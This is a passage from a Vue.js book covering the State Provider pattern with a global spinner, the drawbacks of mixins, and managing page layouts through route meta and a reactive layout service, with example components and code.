// Return references to the state and cleanup method
export const useScrollPosition = () => {
```

```
  return { scrollY, cleanup };
};
```

### useWindowSize.js

```
import { ref } from 'vue'

const windowSize = ref({
  width: window.innerWidth,
  height: window.innerHeight,
});

const onResize = () => {
  windowSize.value = {
    width: window.innerWidth,
    height: window.innerHeight,
  };
};

window.addEventListener("resize", onResize, false);

const cleanup = () => {
  window.removeEventListener("resize", onResize, false);
};

// useWindowSize.js
export const useWindowSize = () => {
  return { windowSize, cleanup };
};
```

I have also added a *cleanup* method if you would need it. The window.addEventListener part could also be abstracted into an *init* function. This is how these composables would now be used in a *setup* method:

```
const { windowSize, cleanup: windowSizeCleanup } = useWindowSize()
const { scrollY, cleanup: scrollCleanup } = useScrollPosition()
```

Before we proceed, there is an important thing to remember. If you would like to use these methods as shown in the example, but your app code is rendered on the server-side (e.g. Nuxt), you will need to modify the code to make sure it is run only on the client-side where the *window* object is available. This could be done with a simple check like `typeof window !== 'undefined'`.

## 8.3.2   StateProvider

The State Provider pattern is inspired by React's Hooks + Context API combo. In Vue, it is done by using the provide/inject methods. Even though this pattern was already possible in Vue 2, it was not very popular. It might be because values passed via *provide* are not reactive by default. Overall, working with provide/inject via Options API is not as nice and easy, compared to using it via Composition API.

Imagine you have an application that needs to display an overlay with a spinner over the rest of the app (Figure 8.5). This feature is needed to prevent a user from doing anything in an app for a moment and also indicate that something is happening. What's more, it should be possible to activate this overlay with a spinner from anywhere in an application. State Provider pattern is a great choice for this because:

1. We need to provide a way for components around the application to consume spinner state and methods to turn it on, or off.

2. We need markup to display an overlay and the spinner

Figure 8.5: Global Spinner

Let's start with implementing a *GlobalSpinnerProvider* component that will take care of rendering markup for an overlay and spinner and handle state for it.

**components/globalSpinner/GlobalSpinnerProvider.vue**

*Template*

```
<template>
  <div class="relative">
    <div
      v-show="isGlobalSpinnerVisible"
      class="z-40 min-h-screen min-w-screen bg-gray-900 bg-opacity-40 fixed top-0
```

```
          left-0 right-0 bottom-0 flex items-center justify-center"
    >
      <div
        class="w-64 h-48 bg-white rounded-lg flex items-center justify-center"
      >
        <!-- Spinner -->
        <svg
          class="animate-spin h-12 w-12 text-indigo-700"
          xmlns="http://www.w3.org/2000/svg"
          fill="none"
          viewBox="0 0 24 24"
        >
          <circle
            class="opacity-25"
            cx="12"
            cy="12"
            r="10"
            stroke="currentColor"
            stroke-width="4"
          ></circle>
          <path
            class="opacity-75"
            fill="currentColor"
            d="M4 12a8 8 0 018-8V0C5.373 0 0 5.373 0 12h4zm2 5.291A7.962
              7.962 0 014 12H0c0 3.042 1.135 5.824 3 7.938l3-2.647z"
          ></path>
        </svg>
      </div>
    </div>
    <!-- Forward content -->
    <slot />
  </div>
</template>
```

*Script*

```
<script>
import { ref, readonly, provide, inject } from "vue";

// Unique symbol used for provide/inject
export const GLOBAL_SPINNER = Symbol("GLOBAL_SPINNER");

// To be used to access state and methods to change state
export const useGlobalSpinner = () => {
  const value = inject(GLOBAL_SPINNER);

  if (!value) {
    throw new Error(
```

```
      `useGlobalSpinner must be used inside of
          the <GlobalSpinnerProvider /> component.`
    );
  }

  return value;
};

export default {
  setup() {
    const isGlobalSpinnerVisible = ref(false);

    // Methods to update the state
    const setGlobalSpinnerOn = () => (isGlobalSpinnerVisible.value = true);
    const setGlobalSpinnerOff = () => (isGlobalSpinnerVisible.value = false);
    const toggleGlobalSpinner = () =>
      (isGlobalSpinnerVisible.value = !isGlobalSpinnerVisible.value);

    // Provide the state and methods to change it
    provide(GLOBAL_SPINNER, {
      isGlobalSpinnerVisible: readonly(isGlobalSpinnerVisible),
      setGlobalSpinnerOn,
      setGlobalSpinnerOff,
      toggleGlobalSpinner,
    });

    // Return the state so the overlay with spinner can be shown
    // when set to true
    return {
      isGlobalSpinnerVisible,
    };
  },
};
</script>
```

We do not expose the Symbol used for *provide* and *inject* functions. Instead, we export a composable *useGlobalSpinner* method that injects values provided using the *GLOBAL_SPINNER* Symbol. Doing it this way allows us to check if there are any values provided, and if not, then an error is thrown. This issue could arise if the *inject* was not used in a component, which is a descendant of another component that used the *provide* function, or if no value was passed to the *provide* function. The *provide* function receives an object that has the current state and three functions to update it. You might have spotted that instead of just providing the *isGlobalSpinnerVisible* ref as it is, it is wrapped in the *readonly* function. This will prevent any descendant components from mu-

tating the state directly and force them to use only functions explicitly provided for changing the state.

The State Provider component is ready; now we have to render it somewhere and then utilise its state and methods. Let's import the *GlobalSpinnerProvider* component at the root of the application, in *App.vue*.

**App.vue**

```
<template>
  <GlobalSpinnerProvider>
    <div id="nav" class="container mx-auto">
      <router-view />
    </div>
  </GlobalSpinnerProvider>
</template>
<script>
import GlobalSpinnerProvider from
        "@/components/globalSpinner/GlobalSpinnerProvider";
export default {
  components: {
    GlobalSpinnerProvider,
  },
};
</script>
```

The *Provider* component must wrap content that should have access to the values passed via *provide* function. That's why we have a `<slot />` element included in the *GlobalStateProvider* component template. Next, let's try to switch on the global spinner in the *Home* component.

**views/Home.vue**

```
<template>
  <div class="home">
    <button @click.prevent="showSpinner">Show global spinner</button>
    State: {{ isGlobalSpinnerVisible }}
  </div>
</template>

<script>
import { useGlobalSpinner } from
        "@/components/globalSpinner/GlobalSpinnerProvider";
```

```
export default {
  name: "Home",
  components: {},
  setup() {
    const {
      isGlobalSpinnerVisible,
      setGlobalSpinnerOn,
      setGlobalSpinnerOff,
    } = useGlobalSpinner();

    const showSpinner = () => {
      setGlobalSpinnerOn();

      setTimeout(() => {
        setGlobalSpinnerOff();
      }, 3000);
    };

    return {
      isGlobalSpinnerVisible,
      showSpinner,
    };
  },
};
</script>
```

The *Home* component renders a button that can be used to show the spinner and its current visibility state. The methods that are provided in the *GlobalSpinnerProvider* are consumed via the exposed *useGlobalSpinner* method. The *showSpinner* method turns on the spinner and then turns it off after three seconds to simulate an API request. You can try to update the *isGlobalSpinnerVisible* directly like this: `isGlobalSpinnerVisible.value = true`, but as mentioned before, it won't work due to the *readonly* function, and you will only see a warning in the dev console.

You might wonder why should you use the State Provider pattern when you could just use Stateful Services or Composables. The State Provider pattern's primary benefit lies in the fact that you can restrict access to *provided* values to a specific component tree. The figure 8.6 shows how the access can look like when using a stateful service or a composable.

Figure 8.6: Stateful Service/Composable access example

Any component in an application can import and use methods exposed from a service/composable. In some cases, this is the desired behaviour. For example, if we have data that should be available globally, such as data about a user, or global functionality like the GlobalSpinner example above. However, it's good to ensure that only a specific component tree branch has access to particular state and methods in other scenarios. This can be achieved with the State Provider pattern, as only descendant components can inject provided values. The figure 8.7 shows how it looks in practice.



Figure 8.7: StateProvider access example

On the diagram, the *GlobalSpinnerProvider.vue* is rendered in the *Home.vue* component. Any components that are lower in the tree have access to data and methods provided by it. The component that actually renders the State Provider, or any ancestor components and sibling tress have no access to it.

This pattern is very useful for managing state, especially when additional markup is involved. Personally, I have used it a lot while working on React applications and now started to use it more often with Vue 3's Composition API.

## 8.4 What about Mixins?

From the beginning, I was not a big fan of mixins, as there are a few issues with them.

**Unclear source and dependencies**

I've seen codebases where some components used even five or more mixins. Good luck with finding out what kind of state, computed, methods, etc., does each mixin introduce. Mixins make it much harder to comprehend what actually is happening in a component, as the functionality injection is implicit. When Composition API is used, available state and methods are explicitly returned inside the *setup* method. A quick glance and you know what is happening and what state/methods are available.

**Name collision prone**

Mixins are prone to name collisions if two mixins have a property with the same name, then only one of them will be merged onto a component. This could break the functionality of the mixin that had its properties overridden. Similarly, suppose a component already uses the same method name as a mixin. In that case, mixin's method will be overridden by the component's method, as local options take precedence over the ones from the mixins. There are exceptions to this rule though, for instance, lifecycle hooks, as these will be grouped in an array with other lifecycle hooks definitions, that are then called one after another.

**Not fully reusable**

Technically, mixins are not that reusable. Imagine you created a mixin for a specific feature, and later on, you want to reuse it, but you also need to add a few more properties to it. Suddenly, the components that were using the mixin

before the enhancement have redundant properties. And what if the new properties that were added, collide with another mixin used by some of the components? With mixins, it is much harder to track what exactly is used and where, and it becomes one big mess that's hard to manage and maintain. Thus, instead of using mixins, consider using the alternatives that are mentioned in this chapter.

## 8.5   Summary

We have covered a few very useful patterns for managing and sharing stateful logic. If you want to share state with a sibling component, then consider lifting the state. If you need to share state between components at different levels in a component tree hierarchy then stateful services for Vue 2, and composables for Vue 3 are the way to go. Both patterns can be used for a local component tree or global state management. If you want to create stateful logic, but with an encapsulated state, you can utilise a factory pattern. An example of that is shown in Chapter 9.

# Chapter 9

# Managing application layouts

Consistent design is essential for any application, as it provides a better experience and is more predictable for users. Thus, pages and features might share the same layout pattern. For example, consider a dashboard application. If a user is logged in, they should see a dashboard layout (Figure 9.1). However, not logged in users should be redirected to a login or register page. Both of these would share an auth layout (Figure 9.2).

Figure 9.1: Standard layout

Figure 9.2: Auth layout

In this chapter, you will learn how to :

1. Manage layout via a route based meta config

2. Dynamically change the layout using a *LayoutService*

3. Dynamically change the layout using a *useLayout* composable

4. Create grid and list layouts for product cards

5. Create a *useLayoutFactory* composable to decouple layout state while using more than one layout

6. Create a *layoutFactory* to decouple layout template from layout compo-
   nents and dynamically inject *useLayout* composable

If you would like to follow the code examples, you can scaffold a new Vue 3
app using Vue-CLI.

# 9.1  Route-meta based page layout

There are different ways to specify which layout should be rendered. Let's start
with layouts based on the *meta* property. These can be configured for each route
defined for the vue-router. For this example, we will need the files listed below.
All of them should be in the 'src' directory.

- router/index.js

- layout/Layout.vue

- layout/components/StandardLayout.vue

- layout/components/AuthLayout.vue

- views/LayoutExample.vue

For the purpose of demonstration, all the routes will be handled by the *Layou-
tExample.vue* component. Usually, you would have different paths and compo-
nents that would render the same *Layout.vue* component inside. For instance,
for */login* and */register* pages, the *Layout* component would render an *auth* lay-
out, whilst */home* would have a standard layout.

**router/index.js**

For this example, we need three routes. The first default route will have no
meta layout option specified, whilst the other two, */layout/standard* and */lay-
out/auth* will have `layout: standard` and `layout: auth` respectively, as
shown below.

```
import { createRouter, createWebHistory } from "vue-router";
import LayoutExample from "@/views/LayoutExample.vue";

const routes = [
  {
    path: "/",
    name: "LayoutExample",
    component: LayoutExample,
  },
  {
    path: "/layout/standard",
    name: "LayoutStandard",
    component: LayoutExample,
    meta: {
      layout: "standard",
    },
  },
  {
    path: "/layout/auth",
    name: "Home",
    component: LayoutExample,
    meta: {
      layout: "auth",
    },
  },
];

const router = createRouter({
  history: createWebHistory(),
  routes,
});

export default router;
```

### layouts/Layout.vue

Next, let's take care of the *Layout* component. We know that it has to be able to render different components based on the route *meta* property. For that, we can use the `<component />`, and specify the component we want to render by providing `:is="componentToRender"` prop. In this case, it will be the *StandardLayout* or *AuthLayout* component. Besides that, we also need to forward all the slots so that the content can be rendered in correct places.

*Template*

```html
<template>
  <!-- Render appropriate layout component -->
  <component :is="currentLayoutComponent">
    <!-- Pass through all the slots -->
    <template
      v-for="slotName in Object.keys($slots)"
      :key="slotName"
      v-slot:[slotName]="slotProps"
    >
      <slot :name="slotName" v-bind="slotProps" />
    </template>
  </component>
</template>
```

In this example, we have two layout components - *StandardLayout* and *Auth-Layout*. They are both quite small, so they are not lazy-loaded, but if you have many complex layout components, you might want to consider lazy loading them. Lazy loading is covered in chapter 10. Importing layout components is not enough, as we also need to tell the **<component />**, which layout component should be rendered. Therefore, we need an object that will map the value specified in the *meta* object to the appropriate component, and a computed property to return the correct component. Any time the *meta.layout* value changes, the computed property will be re-evaluated. If there is no *layout* property specified on the *meta* object, then the standard layout is used as a fallback.

*Script*

```html
<script>
import StandardLayout from './components/StandardLayout'
import AuthLayout from './components/AuthLayout'

const layoutComponents = {
  standard: StandardLayout,
  auth: AuthLayout,
};

export default {
  computed: {
    currentLayoutComponent() {
      const layout = this.$router.currentRoute.value?.meta?.layout || "standard";
      return layoutComponents[layout];
    },
  },
```

```
};
</script>
```

**layout/components/StandardLayout.vue**

The standard layout is supposed to have four sections - header, aside, content, and footer, as shown before in the figure 9.1.  Therefore, we need to add four named slots, as well as some styling.

```html
<template>
  <div class="container mx-auto" :class="$style.standardLayout">
    <header :class="$style.header">
      <slot name="header" />
    </header>
    <aside :class="$style.aside">
      <slot name="aside" />
    </aside>
    <main :class="$style.content">
      <slot name="content" />
    </main>
    <footer :class="$style.footer">
      <slot name="footer" />
    </footer>
  </div>
</template>

<script>
export default {};
</script>

<style module>
.standardLayout {
  display: grid;
  grid-template-rows: 4rem 1fr 4rem;
  grid-template-columns: 1fr 4fr;
  height: 600px;
}

.header,
.aside,
.content,
.footer {
  display: grid;
  place-items: center;
}

.header {
```

```
    grid-column: span 2;
    @apply bg-green-200;
}

.aside {
    @apply bg-indigo-200;
}

.content {
    @apply bg-purple-300;
}

.footer {
    grid-column: span 2;
    @apply bg-gray-400;
}
</style>
```

### layout/components/AuthLayout.vue

The *AuthLayout* component (Figure 9.2), similarly to the *StandardLayout* component, will use named slots, but only two of them - content and footer.

```
<template>
  <div class="container mx-auto" :class="$style.authLayout">
    <main :class="$style.content">
      <slot name="content" />
    </main>
    <footer :class="$style.footer">
      <slot name="footer" />
    </footer>
  </div>
</template>

<script>
export default {};
</script>

<style module>
.authLayout {
  display: grid;
  grid-template-rows: 1fr 4rem;
  grid-template-columns: 1fr;
  height: 600px;
  @apply bg-purple-300;
}
```

```css
.content,
.footer {
  display: grid;
  place-items: center;
}

.content {
  grid-area: 1 / 1 / 2 / 2;
  @apply bg-purple-300;
}

.footer {
  grid-area: 2 / 1 / 3 / 2;
  @apply bg-gray-400;
}
</style>
```

### LayoutExample.vue

Finally, it's time to put all the pieces together. We are going to need two *router-links* to switch between standard and auth routes. Besides that, we will utilise the *Layout* component and provide custom content via named slots. Note that when the auth layout is activated, the header's content and aside slots are ignored.

```html
<template>
  <div>
    <div class="space-x-4 mb-8 mx-auto flex justify-center items-center mt-4">
      <router-link to="/layout/standard">Layout standard</router-link>
      <router-link to="/layout/auth">Layout auth</router-link>
    </div>
    <Layout class="mx-auto max-w-7xl">
      <template #header>
        <p>Header</p>
      </template>
      <template #content>
        <p>Content</p>
      </template>
      <template #aside>
        <p>Aside</p>
      </template>
      <template #footer>
        <p>Footer</p>
      </template>
    </Layout>
  </div>
```

```
</template>
<script>
import Layout from "../layout/Layout";
export default {
  components: {
    Layout,
  },
};
</script>
```

A different layout component will now be displayed at any time the route changes. However, what if we want to have more control over the layout, and change it dynamically? Let's have a look at how we can accomplish that.

## 9.2   Dynamic layout with a pageLayoutService

In the previous example, we have derived information from the route meta object to display the appropriate layout component. This time we won't be relying anymore on the *layout/standard* and *layout/auth* paths defined in the *router.js* file. Instead, we are going to have a reactive state in a service file. As it is directly related to the layout functionality, we will not put it in the global *services* folder, but instead in the *layout* directory, so the file path will be *src/layout/services/pageLayoutService.js*.

For a usable layout service we need to be able to do 3 things:

1.  Reactively store the currently selected layout, so all consumers can re-render and show appropriate layout component

2.  Allow components to consume currently selected layout type

3.  Provide a way to update the layout type

The first step we can accomplish by using the *reactive* method. If you are developing for Vue 2, then instead of *reactive* you can use the *observable* method,

which was added in Vue 2.6.  For the second step, we can provide an object to be used as a computed property.  Last but not least, the layout can be updated by using a *setLayout* function, or a computed setter.  Here is the code:

**layout/services/pageLayoutService.js**

```js
import { reactive } from "vue";

// Available layouts
export const LAYOUTS = {
  standard: Symbol("standard"),
  auth: Symbol("auth"),
};

const initialState = {
  layout: LAYOUTS.standard,
};

/*
 * In Vue 2 you would use an observable instead
 * @example
 * const state = Vue.observable(initialState)
 */
const state = reactive(initialState);

/**
 * Computed that allows consuming the current layout value
 */
export const layoutComputed = {
  layout: {
    get() {
      return state.layout;
    },
    set(layoutType) {
      state.layout = layoutType;
    },
  },
};

/**
 * Sets new layouts value
 * @param {Symbol} layoutType
 */
export const setLayout = layoutType => {
  state.layout = layoutType;
};
```

Four constants are exported from the *pageLayoutService*:  LAYOUTS, layout-

Computed, getLayout, and setLayout. The LAYOUTS constant is an object that holds all available layouts. These should be passed to the *setLayout* methods or assigned via the *layout* computed setter. Symbols are used for values to prevent assigning strings, and ensure that only layouts defined in that constant are used. For example, this code `setLayout('standard')` will not work, whilst this `setLayout(LAYOUTS.standard)` will.

The reactive state is not exported; instead, we provide methods to consume and update the state. Any code outside of this service should not be able to access and modify the state in any other way than by exposed methods to the outside world. This way, if the internal state changes, we only have to modify the methods that consume and update the state, instead of going to every single component where the layout state is used and fixing it there.

We have the *pageLayoutService* ready, but now we have to hook it up. We need to update two components - *LayoutExample* and *Layout*. First, let's update the former.

**views/LayoutExample.vue**

In the template, we need to change the router-links to normal button elements. When a button is clicked, the *setLayout* method will be initialised with the specified layout.

*Template*

```
<template>
  <div>
    <div class="space-x-4 mb-8 mx-auto flex justify-center items-center mt-4">
      <button @click.prevent="setLayout(LAYOUTS.standard)">
          Layout standard
      </button>
      <button @click.prevent="setLayout(LAYOUTS.auth)">
          Layout auth
      </button>
    </div>
    <Layout class="mx-auto max-w-7xl">
      <!-- Layout content slots -->
    </Layout>
  </div>
</template>
```

Page 186

*Script*

In the script, we need to import the *setLayout* function, as well as *LAYOUTS*
constants. Both of these have to be exposed to the template. This can be done by
adding the *setLayout* to the methods, whilst the latter can be set on the instance
in the *created* lifecycle.

```
<script>
import Layout from "../layout/Layout";
import { setLayout, LAYOUTS } from "@/layout/services/pageLayoutService";
export default {
  components: {
    Layout,
  },
  methods: {
    setLayout,
  },
  created() {
    this.LAYOUTS = LAYOUTS;
  },
};
</script>
```

Now we need to update the *Layout* component so it consumes the reactive *layout*
state and renders appropriate layout component. We do not need to update the
*template*, but we have to change the *script* part.

**layout/Layout.vue**

We need to do two things here: access the current layout state and return the cor-
rect layout component. To do that, we are going to import the *layoutComputed*
object and *LAYOUTS* constants. The former will be spread inside the *computed*
